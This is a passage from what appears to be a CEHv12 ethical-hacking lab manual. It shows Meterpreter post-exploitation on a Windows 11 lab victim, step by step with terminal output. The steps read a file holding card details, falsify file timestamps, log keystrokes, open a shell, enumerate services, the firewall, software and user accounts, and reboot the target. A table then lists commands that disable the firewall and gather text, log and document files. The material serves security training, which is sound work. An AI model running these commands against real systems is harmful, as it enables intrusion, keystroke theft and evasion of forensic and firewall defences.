38. Now, type **pwd** and press **Enter** and observe that the current remote directory has changed to the **C** drive.

```

Applications Places System msfconsole - Parrot Terminal
File Edit View Search Terminal Help
Listing: C:\Users\Admin\Downloads
Mode Size Type Last modified Name
100777/rwxrwxrwx 73802 fil 2022-04-05 05:29:13 -0400 Backdoor.exe
100777/rwxrwxrwx 73802 fil 2022-04-05 03:42:14 -0400 Exploit.exe
100666/rw-rw-rw- 45 fil 2022-04-05 05:03:45 -0400 Secret.txt
100777/rwxrwxrwx 6281605 fil 2022-04-05 03:49:32 -0400 beRoot.exe
100666/rw-rw-rw- 282 fil 2022-01-27 01:06:09 -0500 desktop.ini

meterpreter > cat Secret.txt
"My credit card account number is 123456789."
[*] Showing MACE attributes for Secret.txt
Modified : 2022-04-05 06:04:20 -0400
Accessed : 2022-04-05 06:34:26 -0400
Created : 2022-04-05 06:03:45 -0400
Entry Modified: 2022-04-05 06:04:20 -0400
[*] Setting specific MACE attributes on Secret.txt
meterpreter > timestamp Secret.txt -v
[*] Showing MACE attributes for Secret.txt
Modified : 2018-02-11 08:10:03 -0500
Accessed : 2022-04-05 06:37:22 -0400
Created : 2022-04-05 06:03:45 -0400
Entry Modified: 2022-04-05 06:04:20 -0400
meterpreter > cd C:/
meterpreter > pwd
C:\
meterpreter >

```

39. You can also use a **search** command that helps you to locate files on the target machine. This type of command is capable of searching through the whole system or can be limited to specific folders.

40. Type **search -f [Filename.extension]** (here, **pagefile.sys**) and press **Enter**. This displays the location of the searched file.

Note: It takes approximately 5 minutes for the search.

msfconsole - Parrot Terminal

```

File Edit View Search Terminal Help
100666/rw-rw-rw- 45 fil 2022-04-05 05:03:45 -0400 Secret.txt
100777/rwxrwxrwx 6281605 fil 2022-04-05 03:49:32 -0400 beRoot.exe
100666/rw-rw-rw- 282 fil 2022-01-27 01:06:09 -0500 desktop.ini

meterpreter > cat Secret.txt
"My credit card account number is 123456789."
[*] Showing MACE attributes for Secret.txt
Modified : 2022-04-05 06:04:20 -0400
Accessed : 2022-04-05 06:34:26 -0400
Created : 2022-04-05 06:03:45 -0400
Entry Modified: 2022-04-05 06:04:20 -0400
[*] Setting specific MACE attributes on Secret.txt
meterpreter > timestamp Secret.txt -v
[*] Showing MACE attributes for Secret.txt
Modified : 2018-02-11 08:10:03 -0500
Accessed : 2022-04-05 06:37:22 -0400
Created : 2022-04-05 06:03:45 -0400
Entry Modified: 2022-04-05 06:04:20 -0400
meterpreter > cd C:/
meterpreter > pwd
C:\
meterpreter > search -f pagefile.sys
Found 1 result...

```

Path	Size (bytes)	Modified (UTC)
C:\pagefile.sys	1342177280	2022-04-05 05:01:58 -0400

41. Now that you have successfully exploited the system, you can perform post-exploitation maneuvers such as keylogging. Type **keyscan_start** and press **Enter** to start capturing all keyboard input from the target system.

msfconsole - Parrot Terminal

```

File Edit View Search Terminal Help
100666/rw-rw-rw- 282 fil 2022-01-27 01:06:09 -0500 desktop.ini

meterpreter > timestamp Secret.txt -v
[*] Showing MACE attributes for Secret.txt
Modified : 2018-02-11 08:10:03 -0500
Accessed : 2022-04-05 06:37:22 -0400
Created : 2022-04-05 06:03:45 -0400
Entry Modified: 2022-04-05 06:04:20 -0400
[*] Setting specific MACE attributes on Secret.txt
meterpreter > timestamp Secret.txt -v
[*] Showing MACE attributes for Secret.txt
Modified : 2018-02-11 08:10:03 -0500
Accessed : 2022-04-05 06:37:22 -0400
Created : 2022-04-05 06:03:45 -0400
Entry Modified: 2022-04-05 06:04:20 -0400
meterpreter > cd C:/
meterpreter > pwd
C:\
meterpreter > search -f pagefile.sys
Found 1 result...

```


Path	Size (bytes)	Modified (UTC)
c:\pagefile.sys	1342177280	2022-04-05 05:01:58 -0400

```

meterpreter > keyscan start
Starting the keystroke sniffer ...
meterpreter >

```

42. Now, click **CEHv12 Windows 11** to switch to the **Windows 11** machine, create a text file, and start typing something.



43. Click **CEHv12 Parrot Security** to switch to the **Parrot Security** machine, type **keyscan_dump**, and press **Enter**. This dumps all captured keystrokes.

44. Type **idletime** and press **Enter** to display the amount of time for which the user has been idle on the remote system.

45. Type **shell** and press **Enter** to open a shell in meterpreter.

46. Type **dir /a:h** and press **Enter**, to retrieve the directory names with hidden attributes.

The screenshot shows a terminal window titled "msfconsole - Parrot Terminal". The terminal is running a Microsoft Windows meterpreter session. The user has been idle for 35 seconds. A directory listing for drive C is shown, including standard system files like \$Recycle.Bin, \$WinREAgent, and swapfile.sys. The terminal window has a dark background with green text and a black border.

```
meterpreter > idletime
User has been idle for: 35 secs
meterpreter > dir /a:h
[-] stdapi_fs_stat: Operation failed: The system cannot find the file specified.
meterpreter > shell
Process 6288 created.
Channel 2 created.
Microsoft Windows [Version 10.0.22000.469]
(c) Microsoft Corporation. All rights reserved.

C:\>dir /a:h
dir /a:h
Volume in drive C has no label.
Volume Serial Number is 2212-D6B4

Directory of C:\

01/26/2022  11:16 PM    <DIR>          $Recycle.Bin
01/27/2022  02:37 AM    <DIR>          $WinREAgent
01/27/2022  01:27 AM    <JUNCTION>    Documents and Settings [C:\Users]
04/09/2022   07:05 AM           12,288 DumpStack.log.tmp
04/09/2022   07:05 AM      1,342,177,280 pagefile.sys
04/09/2022   03:25 AM    <DIR>          ProgramData
01/27/2022   01:27 AM    <DIR>          Recovery
04/09/2022   07:05 AM      268,435,456 swapfile.sys
02/03/2022  12:22 AM    <DIR>          System Volume Information
                           3 File(s)  1,610,625,024 bytes
                           6 Dir(s)  16,892,407,808 bytes free

C:\>
```

47. Type **sc queryex type=service state=all** and press **Enter**, to list all the available services

The screenshot shows a terminal window titled "msfconsole - Parrot Terminal". The command "sc queryex type=service state=all" has been run, and the output lists three services: AdobeARMservice, AJRouter, and ALG, along with their properties like type, state, and PID.

```
C:\>sc queryex type=service state=all
sc queryex type=service state=all

SERVICE_NAME: AdobeARMservice
DISPLAY_NAME: Adobe Acrobat Update Service
    TYPE               : 10  WIN32_OWN_PROCESS
    STATE              : 4   RUNNING
                        (STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
    WIN32_EXIT_CODE    : 0   (0x0)
    SERVICE_EXIT_CODE : 0   (0x0)
    CHECKPOINT        : 0x0
    WAIT_HINT         : 0x0
    PID                : 8072
    FLAGS              :

SERVICE_NAME: AJRouter
DISPLAY_NAME: AllJoyn Router Service
    TYPE               : 20  WIN32_SHARE_PROCESS
    STATE              : 1   STOPPED
    WIN32_EXIT_CODE    : 1077 (0x435)
    SERVICE_EXIT_CODE : 0   (0x0)
    CHECKPOINT        : 0x0
    WAIT_HINT         : 0x0
    PID                : 0
    FLAGS              :

SERVICE_NAME: ALG
DISPLAY_NAME: Application Layer Gateway Service
    TYPE               : 10  WIN32_OWN_PROCESS
    STATE              : 1   STOPPED
```

48. Now, we will list details about specific service, to do that type **netsh firewall show state** and press **Enter**, to display current firewall state.

C:\>netsh firewall show state
netsh firewall show state

Firewall status:

Profile = Standard
Operational mode = Disable
Exception mode = Enable
Multicast/broadcast response mode = Enable
Notification mode = Enable
Group policy version = Windows Defender Firewall
Remote admin mode = Disable

Ports currently open on all network interfaces:
Port Protocol Version Program

No ports are currently open on all network interfaces.

IMPORTANT: Command executed successfully.
However, "netsh firewall" is deprecated;
use "netsh advfirewall firewall" instead.
For more information on using "netsh advfirewall firewall" commands
instead of "netsh firewall", see KB article 947709
at <https://go.microsoft.com/fwlink/?linkid=121488>.

49. Type **netsh firewall show config** and press **Enter** to view the current firewall settings in the target system.

C:\>netsh firewall show config
netsh firewall show config

Domain profile configuration:

Operational mode = Disable
Exception mode = Enable
Multicast/broadcast response mode = Enable
Notification mode = Enable

Service configuration for Domain profile:
Mode Customized Name

Enable No Remote Desktop

Allowed programs configuration for Domain profile:
Mode Traffic direction Name / Program

Port configuration for Domain profile:
Port Protocol Mode Traffic direction Name

Standard profile configuration (current):

Operational mode = Disable
Exception mode = Enable
Multicast/broadcast response mode = Enable
Notification mode = Enable

50. Type **wmic /node:"" product get name,version, vendor** and press **Enter** to view the details of installed software.

Note: Results might vary when you perform this task.

```

msfconsole - Parrot Terminal
Port configuration for Standard profile:
Port  Protocol Mode Traffic direction Name
-----
Log configuration:
File location = C:\Windows\system32\LogFiles\Firewall\pfirewall.log
Max file size = 4096 KB
Dropped packets = Disable
Connections = Disable

IMPORTANT: Command executed successfully.
However, "netsh firewall" is deprecated;
use "netsh advfirewall firewall" instead.
For more information on using "netsh advfirewall firewall" commands
instead of "netsh firewall", see KB article 947709
at https://go.microsoft.com/fwlink/?linkid=121488 .

```

```

C:\>wmic /node:"" product get name,version,vendor
wmic /node:"" product get name,version,vendor
Name                               Vendor          Version
Java 8 Update 321 (64-bit)        Oracle Corporation 8.0.3210.7
Adobe Acrobat DC (64-bit)         Adobe           22.001.20085
Microsoft Update Health Tools    Microsoft Corporation 2.87.0.0
Java Auto Updater                 Oracle Corporation 2.8.321.7

```

51. Type `wmic cpu get` and press Enter, to retrieve the processor's details.

```

msfconsole - Parrot Terminal
File Edit View Search Terminal Help
Adobe Acrobat DC (64-bit)      Adobe           22.001.20085
Microsoft Update Health Tools Microsoft Corporation 2.87.0.0
Java Auto Updater              Oracle Corporation 2.8.321.7

C:\>wmic cpu get
wmic cpu get
AddressWidth Architecture AssetTag Availability Caption           Characteristics
ConfigManagerErrorCode ConfigManagerUserConfig CpuStatus CreationClassName CurrentClockSpeed
CurrentVoltage DataWidth Description           DeviceID ErrorCleared ErrorDescription
ExtClock Family InstallDate L2CacheSize L2CacheSpeed L3CacheSize L3CacheSpeed LastError
Level LoadPercentage Manufacturer MaxClockSpeed Name
NumberOfCores NumberOfEnabledCore NumberOfLogicalProcessors OtherFamilyDescription PartNumber
PNPDeviceID PowerManagementCapabilities PowerManagementSupported ProcessorId ProcessorType
Revision Role SecondLevelAddressTranslationExtensions SerialNumber SocketDesignation Status
StatusInfo Stepping SystemCreationClassName SystemName ThreadCount UniqueId UpgradeMethod Version
VirtualizationFirmwareEnabled VMMonitorModeExtensions VoltageCaps
64          9          None       3          Intel64 Family 6 Model 85 Stepping 7
                                         1          Win32 Processor   2095
18          64         Intel64 Family 6 Model 85 Stepping 7 CPU0
10400       179        GenuineIntel 2095          0          0
6          0          GenuineIntel 2095          Intel(R) Xeon(R) Gold 6230R CPU @ 2.10GHz
4          4          FALSE        None          None          None
21767      CPU        FALSE        Win32_ComputerSystem  WINDOWS11
                           FALSE

```

52. Type `wmic useraccount get name,sid` and press **Enter**, to retrieve login names and SIDs of the users.

```

msfconsole - Parrot Terminal
File Edit View Search Terminal Help
PNPDeviceID PowerManagementCapabilities PowerManagementSupported ProcessorId ProcessorType
Revision Role SecondLevelAddressTranslationExtensions SerialNumber SocketDesignation Status Sta
tusInfo Stepping SystemCreationClassName SystemName ThreadCount UniqueId UpgradeMethod Version
VirtualizationFirmwareEnabled VMMonitorModeExtensions VoltageCaps
64         9           None      3           Intel64 Family 6 Model 85 Stepping 7
                                         1           Win32 Processor 2095
18          64          Intel64 Family 6 Model 85 Stepping 7 CPU0
10400      179         GenuineIntel 2095
6          0           4           FALSE
4           None        Intel(R) Xeon(R) Gold 6230R CPU @ 2.10GHz
                           None
21767      CPU   FALSE     Win32_ComputerSystem    WINDOWS11
                           FALSE
                           None
                           None
                           0000000000000000
                           3
                           6
                           OK
                           3
                           FALSE

```

```
C:\>wmic useraccount get name,sid
wmic useraccount get name,sid
Name          SID
Admin          S-1-5-21-211858687-566857532-2239795073-1002
Administrator  S-1-5-21-211858687-566857532-2239795073-500
DefaultAccount S-1-5-21-211858687-566857532-2239795073-503
Guest          S-1-5-21-211858687-566857532-2239795073-501
Jason          S-1-5-21-211858687-566857532-2239795073-1005
Martin          S-1-5-21-211858687-566857532-2239795073-1007
Shiela          S-1-5-21-211858687-566857532-2239795073-1006
WDAGUtilityAccount S-1-5-21-211858687-566857532-2239795073-504

```

53. Type `wmic os where Primary='TRUE' reboot` and press **Enter**, to reboot the target system.

54. Apart from the aforementioned post exploitation commands, you can also use the following additional commands to perform more operations on the target system:

Post Exploitation	
Command	Description
<code>net start or stop</code>	Starts/stops a network service
<code>netsh advfirewall set currentprofile state off</code>	Turn off firewall service for current profile
<code>netsh advfirewall set allprofiles state off</code>	Turn off firewall service for all profiles
Post Escalating Privileges	
<code>findstr /E ".txt">>txt.txt</code>	Retrieves all the text files (needs privileged access)
<code>findstr /E ".log">>log.txt</code>	Retrieves all the log files
<code>findstr /E ".doc">>doc.txt</code>	Retrieves all the document files


55. Observe that the Meterpreter session also dies as soon as you shut down the victim machine.

The screenshot shows a terminal window titled "msfconsole - Parrot Terminal". The terminal is running on a Linux host (Parrot OS) and is connected to a Windows 11 victim machine. The user has run several commands:

- "wmic useraccount get name,sid" lists all users and their SIDs.
- "wmic os where Primary='True' reboot" attempts to reboot the primary operating system (Windows 11). The command outputs the method execution was successful and provides the parameters for the reboot.
- "[*] 10.10.1.11 - Meterpreter session 1 closed. Reason: Died" indicates that the meterpreter session to the Windows 11 machine has been terminated.

56. Click CEHv12 Windows 11 to switch to the Windows 11 machine (victim machine).

57. You can observe that the machine has been turned off.



58. This concludes the demonstration of how to hack Windows machines using Metasploit and perform post-exploitation using Meterpreter.

59. Close all open windows and document all the acquired information.

60. Click **CEHv12 Parrot Security** to switch to the **Parrot Security** machine and restart the machine. To do that click **Menu** button at the bottom left of the **Desktop**, from the menu and click **Turn off the device** icon. A **Shut down this system now?** pop-up appears, click on **Restart** button.

Task 3: Escalate Privileges by Exploiting Vulnerability in pkexec

